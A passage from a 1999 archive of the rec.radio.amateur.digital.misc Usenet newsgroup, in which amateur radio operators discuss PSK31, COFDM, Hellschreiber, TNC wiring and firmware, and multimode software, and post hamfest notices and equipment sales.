good immunity from multipath distortion.

Has anyone else heard of this? Do you know of any good web
resources to help me come up to speed on this subject?

Any hams experimenting with this?

1536. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36E9BCC5.B5E8DED2@erols.com>
Source record: 19042

Hit Esc to get a command prompt and type Q. Same way as exiting CW.

Steve Jackson wrote:

> Markus
>
> I have downloaded the PSK31 for my PTC-II.
>
> Yes, it works fantastically well ... but, how do you get OUT of PSKT mode??
>
> Nothing I try works, except power-cycling the TNC.
>
> I sent an e-mail to Martin at SCS about this, but no word yet.
>
> Steve KZ1X/4
>
> * * *
> Markus Lenggenhager wrote in message
> <36E8CAC4.D6C2BB52@zrh.sc.philips.com>...
> >PSK31 is also available on the SCS PTC-II. Download the latest firmware
> >version 2.7 from http://www.scs-ptc.com
> >Works great!
> >
> >73, Markus HB9BRJ

1537. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36E9BD93.2240A804@erols.com>
Source record: 19043

You need a 16 bit sound card but it doesn't have to be sound blaster compatible.
Most cards work.

Gary Coffman wrote:

> On Thu, 11 Mar 1999 14:20:14 +1300, "Fred" <as149@detroit.freenet.org> wrote:
> >No, PSK31 is only available for Soundblaster 16 compatable sound cards,
> >although it is available for several DSP development kits.
>
> Are you sure about that, Fred? My understanding is that Peter uses
> only the Win95 sound API calls, so any ATAPI conforming sound card
> should work. My sound card is an AWE64, so I haven't tested that,
> but I believe that off brand cards should work too as long as they
> have an ATAPI driver. Chip level emulation isn't necessary.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

1538. Re: ABSOLUTELY FREE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: "MIKE (707)" <cobra2@gisco.net>
Message-ID: <36e9dce1.0@news.gisco.net>
Source record: 19044
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

No thanks... I've already seen my radio naked with the cover off!
chakazulu@axu.net wrote in message <7c4bmn$a2f$119@nslave1.tin.it>...
>
>100% ANONYMOUS, NO CREDIT CARD, NO SUBSCRIPTION, NO PASSWORD, NO CENSURING
>
>Italian
>www.thirdsex.com
>
>English
>www.xxx1on1.com
>

1539. Re: I need some help on digital radio ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: Jim Jennings <w5eut@startel.net>
Message-ID: <allG2.32938$YV6.17482@news2.giganews.com>
Source record: 19045

Check www.winlink.org for information..

Jim Jennings, W5EUT
w5eut@startel.net
http://www.startel.net/users/w5eut/index.html
http://www.win-net.org

1540. Re: DON MILLER W9WNV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-12 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7ccppt$333$2@brokaw.wa.com>
Source record: 19046

lemwnash@aol.com (Lemwnash) wrote:

>I worked with don in the early 70 s. does anyone know whatever happened to
>him?

>kh6lem

Last we heard, he was in prison in California .....

http://home6.swipnet.se/%7Ew-68234/w9wnv2.htm

73, Jim KH2D

1541. Re: Does anyone know of this?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37c912cf.2105012066@news.atl.bellsouth.net>
Source record: 18948

On Fri, 12 Mar 1999 18:24:41 -0600, John Galt <neal@shreve.net> wrote:
>I have recently heard of a modulation scheme called COFDM,
>it stands for Coded Orthagonal Frequency Division Multiplex.
>Seems it is being used in Europe for digital TV and radio
>broadcasting.
>
>I found some stuff on the web (BBC web pages), and from what
>I can read it is a kind of spread-spectrum scheme that uses
>multiple carriers (the FDM part) and convolution codes (the
>coded orthagonal part) to achieve low bit-error rates and
>good immunity from multipath distortion.
>
>Has anyone else heard of this? Do you know of any good web
>resources to help me come up to speed on this subject?

It is a good system. It has the advantage over our 8VSB
system that additional boosters can operate on the same
channel without beats and artifacts. We can't do that.
But receivers are cheaper for our system, and that was
the driving factor in adopting 8VSB here.

I don't know of any web resources, but there are a couple
of good books on digital television which explain both
systems, published by McGraw-Hill.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1542. Website

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <36EA201E.A9C2F114@spam.be>
Source record: 18949

Please visit the "Aerts Family homepage" featuring amateur radio, on6ts, pactor, antique radio's, antique camera's.

http://gallery.uunet.be/albert.aerts/

1543. Re: Does anyone know of this?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <3717281f.955639486@news.sci.fi>
Source record: 18950

On Fri, 12 Mar 1999 18:24:41 -0600, John Galt <neal@shreve.net> wrote:

<COFDM, Coded Orthogonal Frequency Division Multiplex>

: I found some stuff on the web (BBC web pages), and from what
: I can read it is a kind of spread-spectrum scheme that uses
: multiple carriers (the FDM part) and convolution codes (the
: coded orthagonal part) to achieve low bit-error rates and
: good immunity from multipath distortion.

Well, it has nothing to do with spread spectrum, since all the carriers are used all time (not one carrier at a time as in frequency hopping spread spectrum). It is more like ADSL/HDSL used to distribute Video On Demand over normal phone lines.

Essentially, the data stream in DVB is transmitted using 2000-8000 carriers, thus, the baud rate is very low (kilobauds) and thus, the resistance to multipath is quite high, while still transferring several megabits each second. The audio (DAB) broadcast was especially designed for mobile reception in mind and the TV broadcast (DVB) is sufficiently resistant to multipath, even for train or buss reception.

: Has anyone else heard of this? Do you know of any good web
: resources to help me come up to speed on this subject?

www.dab.org (audio) and www.dvb.org (TV)

: Any hams experimenting with this?

I haven't heard of any, but the principle of multiple carriers should be easily adapted to HF with sometimes very bad multipath propagation. Nowadays it is quite easy to generate and detect multiple carriers using FFT (Fast Fourier Transform) techniques using a DSP or even a sound card on a PC. Using multiple carriers is nothing new, for instance, the Piccolo system used for diplomatic communication in some countries for decades, used 32 tones (carriers), but those systems required 32 parallel hardware channels.

Paul OH3LWR

1544. Jel ima ovde YU amatera?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: kirfa@eunet.yu
Message-ID: <36ea69f5.1982816@news.eunet.yu>
Source record: 18951

Jel ima ovde nasih?
Ako ima interesuje me uglavnom rad FM-u i tako neke sitnice.

1545. HELP! Kenwood TM-G707A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: NoFixxxer <Unknown@unknown.com>
Message-ID: <BzvG2.5364$j4.414@cabot.ops.attcanada.net>
Source record: 18952

Hello,

Does anyone have wiring information on how to wire up a DIN connector to use Kenwoods software, where you can change your radio's memory information?

Any help would be deeply appreciated, as the manual only lets you know how to hook it up to a TNC, and does not have any 9 Pin serial connector info.

Please reply to
NoFixxxer@Hotmail.com

1546. multimode software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: Radar <doverta@cetlink.net>
Message-ID: <CIBG2.3$wC6.1545@news.cetlink.net>
Source record: 18953

Have been away from radio for a while. Am looking for links to any good software for a pk232 and pactor as well as the other supported modes.
Thanks Tom
WD4FFN

1547. Re: I need some help on digital radio ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ceuok$5o0$1@news.minn.net>
Source record: 18954

In article <allG2.32938$YV6.17482@news2.giganews.com>, "Jim Jennings" <w5eut@startel.net>
wrote:
>Check www.winlink.org for information..
>
>Jim Jennings, W5EUT
>w5eut@startel.net
>http://www.startel.net/users/w5eut/index.html
>http://www.win-net.org
>
>
>
>

There is an neat report on a digital DX-pedition at
http://www.megalink.net/~n1rct/dxcc/vp9story.html
That you will really enjoy.

73

John Douglas
N0ISL
Timewave Technology

1548. FA: KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: msb <msbSPAMMAPS@newpony.com>
Message-ID: <7cf1ar$t6g@dfw-ixnews12.ix.netcom.com>
Source record: 18955

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=77711473

1549. Connecting IC-2100H to a KAM+ with a MFJ-1272MYV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: "J.R. Smullen" <rsmullen@radix.net>
Message-ID: <7cfdg1$b8l$1@news1.Radix.Net>
Source record: 18956

Help!,

Having problems using the MFJ to connect my ICOM 2100 to my KAM+. If I configure the jumpers like the back of the box shown for ICOM, my ICOM won't transmit in TNC mode. If I remove the R6E/M6A, it works perfectly in TNC mode, but the mike controls don't work in mic mode. What is really weird is that pin 3 on the mike cable (pin 6 by MFJ rules, but backwards from ICOM) is NC-No Connection. But I measure DC voltage on the pins even when the radio and TNC are turned off.

Anyone successfully used this combination?

Cheers and 73...
J.R. Smullen, KB3BYZ

1550. Re: mfj-1270+net/rom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: Dave <davev@pcom.net>
Message-ID: <36EB3FD8.1453@pcom.net>
Source record: 18957

try this home page:

http://www.sedan.org/

make me an offer on my mfj-1270b
ttyl de dave

1551. Help with AEA CP-100

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: Cris Sandberg <sandberg@ipns.com>
Message-ID: <36EB5F5C.3897954D@ipns.com>
Source record: 18958

I just picked up an AEA CP-100 rtty interface. Any help with manuals or info on the web would be appreciated.

Cris AB7FM
sandberg@ipns.com

1552. Hamfest in York PA Sunday March 14

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-13 00:00:00 UTC
From: bradk58@aol.com
Message-ID: <19990312202111.26954.00000165@ng-fc1.aol.com>
Source record: 19047

Attention mid-atlantic hams. The 14th annual York Springfest takes place this Sunday, March 14 8-2 at the York County Vo-Tech School just off exit 6 of I-83 in York PA. Visit our website at http://members.aol.com/yorkfest

Join us and break out of those winter ham doldrums.

1553. Hellschreiber DX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Fred <as149@detroit1.freenet2.org3>
Message-ID: <7ceoqm$6vs$1@newsource.ihug.co.nz>
Source record: 18959
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc

Folks,
You are missing out on the Hellschreiber DX!

In the last week I have worked JA5TX, 3D2AA and S51RB,
as well as all the more common stuff.

These guys are looking for contacts - so fire up your gear
and take a peek on 14061 kHz. You are most likely to
find activity around 0800z and 2000z, especially weekends.

All three of the above stations, and many other keen
Hell operators, also run PSK31, so if you run into them
on PSK, ask for a Hell contact.
is a really awesome, but simple and narrow band DX
mode with excellent noise rejection. It was invented in
1927 and still has plenty of life left! See my web site
for more information.

73,
Murray ZL1BPU
http://members.xoom.com/ZL1BPU/Contents.html

1554. WTB: MFJ-1270 or MFJ-1274 TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Fremont, "Ca." <2meters@excite.com>
Message-ID: <7cf07i$rsq@bgtnsc02.worldnet.att.net>
Source record: 18960

Thanks for reading...
Interested in purchasing an MFJ-1270 or MFJ-1274. Want to use it as a
NETROM NODE... From what I gather, an EPROM, change needs to be performed.
Looking for one with or without the mod.

Also, does anyone know how to mod these TNC's?

Best Regards,

Dave

1555. Re: Adjusting PK-232 LED display...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: "Joseph J. Duerbusch" <jduerbus@marz.com>
Message-ID: <36EB4394.EE7FDA0A@marz.com>
Source record: 18961

The PK-232 is setup for 200HZ shift instead of 170 like your Hal.

Complete details on how to realign your PK-232 to 170 shift is on my
homepage
http://www.qsl.net/k0bx

Good Luck
Joe K0BX

Rick Mintz wrote:

> Adjusting PK-232 LED display...
>
> Hi.
>
> I am looking for the method of adjusting the LED display on
> my PK-232.
>
> For contesting I will be using a HAL P38, just installed,
> (gives much better performance). But..... The onscreen
> tuning bars are much more difficult to align quickly than
> the PK-232 LED display. So I am feeding audio to the PK for
> tuning purposes only.
>
> The PK-232 display shows the 'on frequency' position about
> 20-25 hz higher than the HAL P38. Want to adjust the PK
> display to match. Any gurus out there that can tell me how
> to move the PK display frequency center?
>
> Thanks.
>
> --
>
> Rick Mintz, W1TY
> Rochester (NY) DX Association
> Rmintz@Frontiernet.net or W1TY@arrl.net

1556. Re: Info needed on Kenwood TS-450E or TS-690E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Butch Magee <butchkay@netdoor.com>
Message-ID: <36EB67CB.E7972118@netdoor.com>
Source record: 18962
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Have you spoken to anyone at Kenwood? I just buy whatever they say it needs, keeps the warranty up!

Butch

Nathan Roberts wrote:

> If anyone can help me, I need info on the inductor values for the
> 7.5MHz to 10.5MHz filter in these rigs.
> I have a TS-690S and would like to 'fill in' that area on the filter
> board.
> The TS-450S and TS-690S do not have this filter section, but the
> board is designed for it. The TS-450E and TS-690E do have this filter.
> The schematics in the user manual for my 690S list the capacitor
> values, but not for the inductors. I suppose what I'm looking for
> would be listed in the service manual?
> Also, why would it be designed like that? The board is designed for
> that filter, but it's not installed. They route the signals for 7.5MHz
> to 10.5MHz through the 10.5MHz to 14.5MHz filter. Anyone know why they
> would do that? Why not just put in the other filter section?

1557. Re: multimode software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Blooming Prairie <bppd@ll.net>
Message-ID: <IAKG2.1620$Bd3.27612@newsfeed.slurp.net>
Source record: 18963

I bought the program "PK-99" from www.timewave.com for ibm and love it. It works in windows and is super easy to use. It has SIAM (signal identification mode that tells you baud rate and type). You can down load a trial version there. Dan
Radar wrote in message ...
>Have been away from radio for a while. Am looking for links to any good
>software for a pk232 and pactor as well as the other supported modes.
>Thanks Tom
>WD4FFN
>
>

1558. Power Line Modems (PLC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <36EBA644.DAF8BFA6@amsat.org>
Source record: 18964

Hello ...

Are there power line modems(PLC) in use at your locations (W,VE)? Or are
there still plans to build such
connections ?

73

Walter
DK1BN

1559. kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: mop59362 <mop59362@mail.telepac.pt>
Message-ID: <7cgcjfmum1@duke.telepac.pt>
Source record: 18965

good day to all
does anyone have some chip of upgrade for kam all mode version 5.0/6.0/7.0
where can i get some chip to upgrade my kam i have a old version 3.02 i need
to upgrade tks

1560. Re: Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Richard Hosking <richardh@iinet.net.au>
Message-ID: <01be6e1f$f7baab40$8c003bcb@default>
Source record: 18966
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

```
--
Richard Hosking
VK6BRO
http://www.iinet.net.au/~richardh/VK6BRO.htm
richardh@iinet.net.au
QRP/Amateur Radio/Microcontrollers

David Cunningham <D.L.C@btinternet.com> wrote in article
<7c6te0$qg5$1@plutonium.btinternet.com>...
> I need a circuit for a frequency counter, covering a range of about
500kHz
> to 30MHz, for amateur radio use, preferably using TTL i.c's.
> I intend to use it for measuring the frequencies of vfo's, local
> oscillators, etc. The circuit should preferably be as simple and
inexpensive
> as possible. If anyone can help by suggesting a suitable circuit, please
> email me.
> Thanks.
>
David

You have had lots of replies but I will add mine anyway.
Counters are a bit more expensive in Oz so I might be inclined to build my
own.
Look at Elektor UK Jan 1998. There is an article by Eamon Skelton
describing a PIC micro based counter which is quite simple. As a bonus it
will stabilize a free running VFO with a PLL "huff and puff" circuit . It
uses 2 chips (74HC series) as squarer/prescaler and the PIC itself does
most of the work and drives a cheap LCD display (about US$20). The only
other chips are a regulator and opamp for the PLL if you choose to use
this. Of course you will have to buy a programmed chip and a PC board from
Elektor if you want to do this.
I have a similar circuit using the Atmel AT90S1200. I have got a prototype
going (it works!!) and need to tidy up the design to allow user definable
offsets (up to 8 selectable offsets which can be user programmed using
pushbutton switches). It also has automatic lockup ( ie no switch to lock).
If there is interest I might be able to get a batch of boards made. I would
envisage the controller/PCB together would cost about AUS$40. E mail me if
you are interested.

Richard
```

1561. Re: kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Gary Danaher <gdanaher@flash.net>
Message-ID: <36EBCF90.22BDE505@flash.net>
Source record: 18967

Have you tried Kantronics?

mop59362 wrote:
>
> good day to all
> does anyone have some chip of upgrade for kam all mode version 5.0/6.0/7.0
> where can i get some chip to upgrade my kam i have a old version 3.02 i need
> to upgrade tks

1562. robotics

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Matt Skierkowski <skierkow@student.lansing.cc.mi.us>
Message-ID: <36EBD31C.6C69E801@student.lansing.cc.mi.us>
Source record: 18968

Hi, my name is Matt.
I need a schematic for a 6 channel remote control receiver and transmitter. Is there any place I can find such a thing on the internet or in a book?

I have another problem, i need to transmit color video from the robot to my computer. i'm going to be using either a color quick cam or a security type of camera, the problem being is that i'm limited by a fifty dollar budget for the transmission unit. luckily the robot is always going to be in a 100 yard range. I was thinking about taking the digital data from the quick cam and plugging it into a 68hc11 or some other pretty powerful processor to compress it and send it to a simpler transmission unit. so basically, what could I use to transmit 64000 bytes per second by using a fairly simple circuit.

thanks.

1563. Help: Arabic RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Thierry LEBOURG <lebourg@club-internet.fr>
Message-ID: <7chc1n$e8m$1@front1.grolier.fr>
Source record: 18969

Hello,

I am looking for information to decod Arabic RTTY modem.

Thanks

1564. Re: kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: Tom <tomc@000.cyberramp.net>
Message-ID: <92F361ED12F74D7D.A52714ED449E3A98.9C0F997733382864@library-proxy.airnews.net>
Source record: 18970

Check out Kantronics at http://www.kantronics.com/

I have an older KAM and bought the enhancement board.
I think some of the larger ham stores like AES & HRO carry
Kantronics upgrade firmware.

mop59362 wrote:
>
> good day to all
> does anyone have some chip of upgrade for kam all mode version 5.0/6.0/7.0
> where can i get some chip to upgrade my kam i have a old version 3.02 i need
> to upgrade tks

--
e-mail address is faked to kill spam
remove the three zeros
tomc at cyberramp dot net

1565. Digital DX=pedition report

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7chddo$96e$1@news.minn.net>
Source record: 18971

Check out N1RCT's DX-pedition report at
http://www.megalink.net/~n1rct/dxcc/vp9story.html
Great stuff

John Douglas
Timewave Technology
DSP upgrades available for the PK-232 and PK-232MBX

1566. FS: Radio Shack Pro-90 TrunkTracker Scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <uhLXjSqb#GA.299@upnetnews02.moswest.msn.net>
Source record: 18972
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Radio Shack Pro-90 TrunkTracker Scanner

Comes With Original Box Manual AC Charger/Adapter
Like New Condition Asking $150.00 + Shipping OBO

To See A Current Picture Of This Unit Visit:
http://www.channel21.com/Radio/tech55/

Or email Me At ST1A55@msn.com

1567. FS: Motorola HT-600 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-14 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <e8pySzqb#GA.242@upnetnews02.moswest.msn.net>
Source record: 18973
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

For Sale HT-600 UHF 438-470 6 Channel
With ANI AutoDial keypad Antenna Rapid Charger & Battery
Asking $300.00 Or Best Offer

For More Information And A Picture Of This Visit:
http://www.channel21.com/Radio/tech55/

Or email Me At : ST1A55@msn.com

1568. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: James Ryan <jpryan@bestweb.net>
Message-ID: <36EC60CD.598EB147@bestweb.net>
Source record: 18974

Exactly where does one find out about the Watson Multimode?
Is there a URL?

Alan Foley wrote:

> Hi There,
> I recently purchased a Watson Multimode packet controller (I believe
> it`s a Baycom clone , but I`m no expert).
> Has anyone had experience with this unit?
> I`m trying to connect it to a Yaesu Memorizer transceiver for 1200baud VHF
> packet but without success.
> It receives OK, PTT is fine but there is little or no audio on the transmit
> side, I`ve adjusted the internal pot but to no avail.
> Anyone know the wiring to a 6 pin Yaesu, I think I have it correct but
> can`t be sure? Any general comments about this unit.
> Many thanks in advance for any info.
>
> Alan (EI3EBB).

--

--n2iko

==========

Duct tape is like "The Force".
It has a dark side and a light side,
and it holds the universe together.

==========

1569. Re: robotics

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: James Ryan <jpryan@bestweb.net>
Message-ID: <36EC6A6F.6984124D@bestweb.net>
Source record: 18975

Matt Skierkowski wrote:

> Hi, my name is Matt.
> I need a schematic for a 6 channel remote control receiver and
> transmitter. Is there any place I can find such a thing on the internet
> or in a book?
>
> I have another problem, i need to transmit color video from the robot to
> my computer. i'm going to be using either a color quick cam or a
> security type of camera, the problem being is that i'm limited by a
> fifty dollar budget for the transmission unit. luckily the robot is
> always going to be in a 100 yard range. I was thinking about taking the
> digital data from the quick cam and plugging it into a 68hc11 or some
> other pretty powerful processor to compress it and send it to a simpler
> transmission unit. so basically, what could I use to transmit 64000
> bytes per second by using a fairly simple circuit.
>
> thanks.

I mounted a small camera on a tracked vehicle some time ago. We used a
thing called a VCR RABBIT.
It is a transmitter and a receiver used to send your vcr signal to a remote
location. If I remember it
operated in the 900mhz no liscense zone.
The units are in seperate cases. so seperating them isn't a problem.

--

--n2iko

==========

Duct tape is like "The Force".
It has a dark side and a light side,
and it holds the universe together.

==========

1570. low power RF transceivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Peter Grey <martech@ozemail.com.au>
Message-ID: <7cidqq$32a$1@reader1.reader.news.ozemail.net>
Source record: 18976

Try http://www.ozemail.com.au/~martech/indigo.htm

1571. Re: multimode software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#LHIcfrb#GA.351@upnetnews03>
Source record: 18977

If you have Windows 95, 98 or NT, then give PK-Term a look.

http://www.cssincorp.com/pkterm

Radar wrote in message ...
>Have been away from radio for a while. Am looking for links to any good
>software for a pk232 and pactor as well as the other supported modes.
>Thanks Tom
>WD4FFN
>
>

1572. TAPR PACK*BASH at 1999 Dayton HamVention

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Greg Jones <wd5ivd@tapr.org>
Message-ID: <7C7H2.473$ef1.446@newsr1.texas.rr.com>
Source record: 18978

(http://www.tapr.org/tapr/html/dayton.html)

Attending the 1999 Dayton Hamvention?
Then don't miss out on PACK*BASH!

What?
An event for the digitally-inclined ham, featuring:
* Buffet dinner
* "A Little Technology Goes a Long Way" -- after dinner talk
by Dave Pederson, N7BHC
* TAPR special interest group meetings
* "Birds of a Feather" gatherings

When?
Friday evening, May 14, 1999
Doors open at 7:00 pm; dinner served at 7:30 pm
Speaker and meetings after dinner

Where?
NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
South of downtown Dayton, just west of Main St. (Rt 48).
Maps available on the TAPR web site or at the TAPR booth.

How?
Dinner requires advance registration and payment through TAPR.
Tickets will be available at the TAPR booth on Friday, though
we strongly encourage registration <before> Hamvention. The
cost is $20.00 per person, tax and tip included.

All amateurs are welcome to attend, enjoy the speaker, and
particpate in the meetings, although only those purchasing a
dinner can eat.

To register, contact:
PACK*BASH
c/o TAPR
8987-309 E. Tanque Verde Road #337
Tucson, AZ 85749-9399

Phone: (940) 383-0000
Fax: (940) 566-2544
Internet: tapr@tapr.org

Visa/Mastercard Accepted

Who?
PACK*BASH is co-sponsored by TAPR -- the national leader in
digital communication -- and the Miami Valley FM Association,
Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html, or send email to
tapr@tapr.org.

You can request information via packet radio at
BASH@W8APR.#DAY.OH.USA.NOAM

1573. Re: Watson Multimode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: leigh@media.media.keele.ac.uk
Message-ID: <7cj2cu$1kt$1@cfs2.kis.keele.ac.uk>
Source record: 18979
Cross-posted to: alt.ham-radio.packet,alt.radio.digital,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,uk.radio.amateur

Ray Barber (raybar@sercobed.demon.co.uk) wrote:
: Hi Alan,
: I run a Watson on HF through VHF. I found that the unit
: operated extremely well but the software provided with the unit was Tx
: inhibited. It thus worked fine Rx on VHF but no TX tones. On HF I did
: not have this problem. New software and all worked fine.

What software are people choosing to use to replace the bundled software with the Watson ? I purchased one this weekend (13th March) and was very impressed to have it up and running with my FT290 in about 1 hr (after searching for a spare mic plug and wiring details!).

A command set for it would be useful too.

All comments/suggestions appreciated - personal replies to address in sig only please - direct responses to this posting will fail.

Leigh....

--

Leigh M. Preece, Media and Communications Centre, Keele Univ. Staffs. UK

WARNING: My ONLY reply address is: leigh@media.keele.ac.uk

1574. Re: multimode software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <36ee0d0c.15882106@195.76.143.12>
Source record: 18980

On Sat, 13 Mar 1999 17:34:28 -0500, "Radar" <doverta@cetlink.net>
wrote:

>Have been away from radio for a while. Am looking for links to any good
>software for a pk232 and pactor as well as the other supported modes.
>Thanks Tom
>WD4FFN
>
ï¿½Just for RTTY and CW is Wintty, easy to use.
http://www.geocities.com/CapeCanaveral/6030/Wintty

73' de Cosme, EA3TB

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

1575. BTL and WF1B Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Graham Selley <grasel@vianet.net.au>
Message-ID: <36ED258F.68192BFA@vianet.net.au>
Source record: 18981

Presently I am running BTL v 1.51 but I can't get it to run with WF1B
software, has anyone out there got it to work, or do everyone run RITTY
with the WF1B software?
If so is the RITTY Software still available? as I have been entering
contests and doind paper logging then typing up my log after the
contest.
All comments and suggestions will be gladly received.

Thank you all the best

Graham Selley
VK6WR

1576. TheNetNode (TNN176)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: procol80@hotmail.com
Message-ID: <36ed6e62.464720@news.demon.co.uk>
Source record: 18982

Hi,

Anyone using this to talk to other NET/ROM nodes such as G8BPQ I
Wonder ?

I'm considering using it so would be interested to get some feedback.

73
N.

1577. Re: robotics

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36ED89DF.E6257816@best.com>
Source record: 18983

64000 bytes per second and "fairly simple circuit".
Hmmmmmmmmmmmmmmmmmmmmmm..... My answer is buy a
pre-made video transmisiion system. The cheapest one is 89.00, so you
will have to save another $40, but the time and effort it will save you
will be worth it. The ASK2000 is at matco for 89 and the Wavecom Jr is
around $140. Good luck! As a bonus, each has a left and right audio
input
on the transmitter and left and right audio out on the receiver - a
place
to transmit your remote control.

http://www.mat-co.com/as1000.htm
http://www.ipass.net/~teara/atv4.html

--
http://www.best.com/~wdunckel/thd7.html

Matt Skierkowski wrote:
>
> Hi, my name is Matt.
> I need a schematic for a 6 channel remote control receiver and
> transmitter. Is there any place I can find such a thing on the internet
> or in a book?
>
> I have another problem, i need to transmit color video from the robot to
> my computer. i'm going to be using either a color quick cam or a
> security type of camera, the problem being is that i'm limited by a
> fifty dollar budget for the transmission unit. luckily the robot is
> always going to be in a 100 yard range. I was thinking about taking the
> digital data from the quick cam and plugging it into a 68hc11 or some
> other pretty powerful processor to compress it and send it to a simpler
> transmission unit. so basically, what could I use to transmit 64000
> bytes per second by using a fairly simple circuit.
>
> thanks.

1578. Re: robotics

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36EDA160.F55483B9@best.com>
Source record: 18984

Sorry, the left and right inputs would allow the robot to remote control
your computer (etc), not vice versa..

Walter

1579. WTD:KAMPlus Macintosh software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-15 00:00:00 UTC
From: protect@bright.net
Message-ID: <protect-ya023180001503991918080001@news.bright.net>
Source record: 18985

I am trying to find a Kantronics version of the Macintosh software for the Kantronics KAMPlus. Kantronics no longer sells it. Any help wouyld be appreciated.
Charles, KB8WSG

1580. Olympia, Washington Radio Page:

